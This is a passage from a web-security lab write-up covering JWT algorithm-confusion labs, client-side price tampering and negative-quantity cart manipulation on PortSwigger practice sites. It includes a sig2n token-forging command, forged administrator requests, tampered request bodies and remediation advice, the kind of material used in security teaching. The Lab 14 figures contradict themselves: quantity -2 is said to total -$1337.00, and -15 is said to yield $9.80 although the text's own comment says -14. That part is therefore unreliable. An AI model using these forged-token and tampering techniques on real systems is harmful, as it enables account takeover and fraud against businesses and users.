This application was configured to accept a JWT signed with either the RS256 (asymmetric) or HS256 (symmetric) algorithm, deciding which verification method to use based on the token's own "alg" header — the same root anti-pattern as Lab 7, but exploited differently. Because the server's RSA public key was published (via a /jwks.json endpoint), an attacker can take that public key, treat its raw bytes as if they were an HMAC secret, and sign a forged HS256 token with it. The server, told by the attacker-controlled "alg" header to use HS256, verifies the token using its own RSA public key as an HMAC secret — which the attacker also possesses — so the forged signature is accepted as valid.

13.2 Steps to Reproduce

- Retrieved the application's public JWKS document, containing its RSA public key, and decoded it in Burp's Decoder to obtain the PEM-formatted public and PKCS1 keys.
- An initial attempt using a naively-derived HMAC key returned 401 Unauthorized, confirming the exact byte encoding of the public key modulus matters.
- Used PortSwigger's sig2n Docker tool, supplying two legitimately-issued tokens, to correctly derive the exact HMAC key bytes corresponding to the server's RSA public key and produce a validly-"signed" forged token with "sub": "administrator" and "alg": "HS256".
- Sent the sig2n-generated token to the application; the server accepted it, and the response confirmed "Congratulations, you solved the lab!"

13.3 Commands / Actions Used

Retrieved and decoded the server's public key material (Burp Decoder, Base64):

```
GET /jwks.json HTTP/1.1
Host: <lab-id>.web-security-academy.net
# Response contains the RSA public key modulus (n) and exponent (e)
```

sig2n Docker tool used to derive the correct HMAC key from the RSA public key and forge a validly-signed HS256 token from two captured RS256 tokens:

```
sudo docker run --rm -it portswigger/sig2n <token1> <token2>
# Output includes: 'Found n with multiplier 8', a base64-encoded x509/PKCS1 key,
# and a fully forged, correctly-signed 'Tampered JWT'
```

Forged token sent as the final privileged request:

GET /admin HTTP/2

Host: <lab-id>.web-security-academy.net
Cookie: session=<sig2n-generated tampered JWT>

13.4 Evidence




Figure 13.1 — Initial forged-token attempt returns 401 Unauthorized




Figure 13.2 — Server's RSA public key decoded to PEM (public and PKCS1) format via Burp Decoder




Figure 13.3 — sig2n tool deriving the correct HMAC key and producing a tampered JWT




Figure 13.4 — Server response confirming "Congratulations, you solved the lab!"

13.5 Impact

Algorithm confusion allows an attacker to forge tokens that pass verification without ever obtaining the server's private signing key — only its intentionally-public key is required. Because many applications publish their RSA public key for legitimate token-verification purposes (e.g., for third-party services), this vulnerability can be exploited entirely from public information, making it especially severe.

13.6 Remediation

- Enforce a single, fixed verification algorithm per key on the server side; never allow the token's own "alg" header to select between symmetric and asymmetric verification.
- Use separate, algorithm-specific verification code paths, and reject any token whose declared algorithm does not match the expected one for its key type.
- Where possible, use JWT libraries and configurations that make algorithm confusion structurally impossible (e.g., requiring the verifying party to pass the expected algorithm explicitly).

14. Lab 12 — JWT Authentication Bypass via Algorithm Confusion (No Exposed Key)

OWASP Category	A02:2021 – Cryptographic Failures
Lab Level	Expert
Objective	Reconstruct the server's RSA public key from captured tokens, then apply an algorithm-confusion attack
Result	Solved — Public key reconstructed from two tokens and used to forge a trusted administrator token

14.1 Vulnerability Description

This Expert-level variant shares the same underlying algorithm-confusion flaw as Lab 11, but the application does not expose its RSA public key at any known endpoint (no reachable `/jwks.json`). However, given two or more tokens that were legitimately signed with the same RSA private key, it is mathematically possible to reconstruct the corresponding public key modulus using an integer-factorisation technique. Once reconstructed, the same RSA-to-HMAC algorithm-confusion attack as Lab 11 applies.

14.2 Steps to Reproduce

- Captured two separate, legitimately-issued RS256 session tokens for the same user by logging in / refreshing the session twice.
- Supplied both captured tokens to PortSwigger's sig2n Docker tool, which factorised the shared modulus across the two signatures to reconstruct the server's RSA public key without it ever being exposed directly.
- sig2n used the reconstructed public key to derive the correct HMAC secret and produced a forged, validly-"signed" HS256 token with "sub": "administrator".
- Added the recovered key material as a new symmetric key in Burp's JWT Editor Keys tab for reference, and sent the forged token to the application.
- The server accepted the forged token; the response confirmed a 302 redirect to `/admin` and "Congratulations, you solved the lab!"

14.3 Commands / Actions Used

sig2n run against two captured tokens (no public key endpoint available, so the key is derived purely from the signatures):

```
sudo docker run --rm -it portswigger/sig2n <token1> <token2>
# Output: 'Found n with multiplier 8', reconstructed base64-encoded x509/PKCS1 public
key,
# and a forged 'Tampered JWT' signed as if with the server's own key
```

Recovered key registered in Burp's JWT Editor Keys tab, and the forged token sent as the final privileged request:

```
GET /admin/delete?username=carlos HTTP/1.1
Host: <lab-id>.web-security-academy.net
Cookie: session=<sig2n-forged token, key reconstructed from two captured signatures>
```

14.4 Evidence




Figure 14.1 — Lab description: "JWT authentication bypass via algorithm confusion with no exposed key"




Figure 14.2 — sig2n deriving the RSA public key from two captured tokens; recovered key added to JWT Editor Keys




Figure 14.3 — Final delete request succeeds (302 Found); "Congratulations, you solved the lab!"

14.5 Impact

This lab demonstrates that even withholding a public key from a known endpoint does not fully protect against algorithm confusion: if an attacker can capture two or more tokens signed with the same key, the public key can often be mathematically reconstructed. This significantly widens the practical attack surface for algorithm-confusion vulnerabilities beyond applications that explicitly publish their signing keys.

14.6 Remediation

- The primary fix remains the same as Lab 11: never allow a token's own "alg" header to switch between symmetric and asymmetric verification.
- Do not assume that withholding a public key from a dedicated endpoint is sufficient protection, since it may still be reconstructable from captured tokens.
- Rotate signing keys regularly to limit the window in which a reconstructed or leaked key remains useful to an attacker.

15. Lab 13 — Excessive Trust in Client-Side Controls

OWASP Category	A04:2021 – Insecure Design
Lab Level	Apprentice
Objective	Successfully purchase the “Lightweight ‘l33t’ Leather Jacket” despite having insufficient store credit
Result	Solved — Item price manipulated client-side and purchase completed for \$0.01

15.1 Vulnerability Description

The checkout form submitted the unit price of each cart item as a hidden, editable request parameter (price) alongside productId and quantity. The server trusted this client-supplied price value when calculating the cart total instead of re-deriving it from its own product catalogue. Because nothing on the client side is trustworthy by definition, any parameter submitted from the browser — hidden field or not — can be freely rewritten by an attacker using an intercepting proxy before it reaches the server.

15.2 Steps to Reproduce

- Added the “Lightweight ‘l33t’ Leather Jacket” (\$1337.00) to the cart and attempted checkout, which correctly failed with “Not enough store credit for this purchase” against the \$100.00 balance.
- Intercepted the add-to-cart request in Burp Repeater and inspected its body, finding productId, redirect, quantity, and a price parameter carrying the item's price in cents (133700).
- Edited the price parameter down to 1 (i.e. \$0.01) while leaving productId and quantity unchanged, and resent the request.
- The server accepted the tampered price without validation; the cart page reloaded showing the jacket at \$0.01.
- Proceeded to checkout with the \$0.01 total, well within the \$100.00 store credit, and completed the purchase, which the lab confirmed as solved.

15.3 Commands / Actions Used

Original request body (legitimate price, rejected due to insufficient credit):

```
productId=1&redirect=PRODUCT&quantity=1&price=133700
```

Tampered request body sent via Burp Repeater (price rewritten to 1 cent):

```
productId=1&redirect=PRODUCT&quantity=1&price=1
```

15.4 Evidence




Figure 15.1 — Legitimate request with price=133700; checkout blocked with “Not enough store credit for this purchase”




Figure 15.2 — Tampered request with price=1 accepted; cart now shows the jacket at \$0.01




Figure 15.3 — Lab marked as Solved after completing checkout for \$0.01, store credit reduced to \$99.99

15.5 Impact

Trusting client-supplied pricing data allows an attacker to purchase any item at an arbitrary, self-chosen price, causing direct financial loss to the business. More broadly, this illustrates the core principle behind insecure design: any value that determines a security- or business-critical outcome (price, quantity, permissions, roles) must be calculated and enforced entirely on the server, using data the client cannot influence.

15.6 Remediation

- Never accept price, discount, or other monetary values from the client; always look them up server-side from the authoritative product catalogue.
- Treat every parameter in a request — hidden fields included — as fully attacker-controlled input.
- Recalculate the cart total server-side at checkout time from trusted data, rather than trusting a total or per-item price submitted earlier in the flow.
- Add server-side integrity checks (e.g. signed/hashed price tokens) if client-side price display is required for performance reasons.

16. Lab 14 — High-Level Logic Vulnerability (Negative Quantity Manipulation)

OWASP Category	A04:2021 – Insecure Design
Lab Level	Apprentice
Objective	Purchase the “Lightweight ‘l33t’ Leather Jacket” despite having insufficient store credit
Result	Solved — A negative-quantity item was used to offset the jacket's price, bringing the cart total under the available credit

16.1 Vulnerability Description

The add-to-cart endpoint accepted a quantity parameter without enforcing a minimum value of zero or one. Because the server calculated each line's contribution to the cart total as price × quantity without validating that quantity was a sensible positive integer, submitting a negative quantity for a cheap item produced a negative line total. This negative amount was then simply added to the cart's overall total, directly reducing what the customer owed — a high-level business-logic flaw rather than a technical injection bug.

16.2 Steps to Reproduce

- Added the expensive jacket (\$1337.00) and a low-cost item, the “Conversation Controlling Lemon” (\$94.80), to the cart.
- Intercepted the request that adds the lemon to the cart in Burp Repeater and changed its quantity parameter to a small negative number (-2), observing the resulting cart total drop to a large negative figure (-\$1337.00), which the lab flagged as invalid.
- Recalculated the exact negative quantity needed so the combined total (jacket + negative-quantity lemon) would land just under the \$100.00 store credit, rather than overshooting into an invalid negative total.
- Resent the request with quantity=-15, which set the lemon's contribution to -\$1,422.00 relative to its unit price, bringing the overall cart total down to \$9.80.
- Proceeded to checkout with the jacket in the cart and a total of \$9.80, safely within the \$100.00 store credit, and completed the purchase; the lab confirmed the solve with store credit reduced to \$90.20.

16.3 Commands / Actions Used

Initial overshoot attempt (quantity too negative, rejected by the store-credit check):

```
productId=11&redir=PRODUCT&quantity=-2  
# Response: cart total -$1337.00 (invalid negative total)
```

Final, correctly-calibrated request sent via Burp Repeater:

```
productId=11&redir=PRODUCT&quantity=-15  
# Response: 302 Found -> /product?productId=11  
# Cart total: $9.80 (jacket $1337.00 + Conversation Controlling Lemon x -14)
```

16.4 Evidence

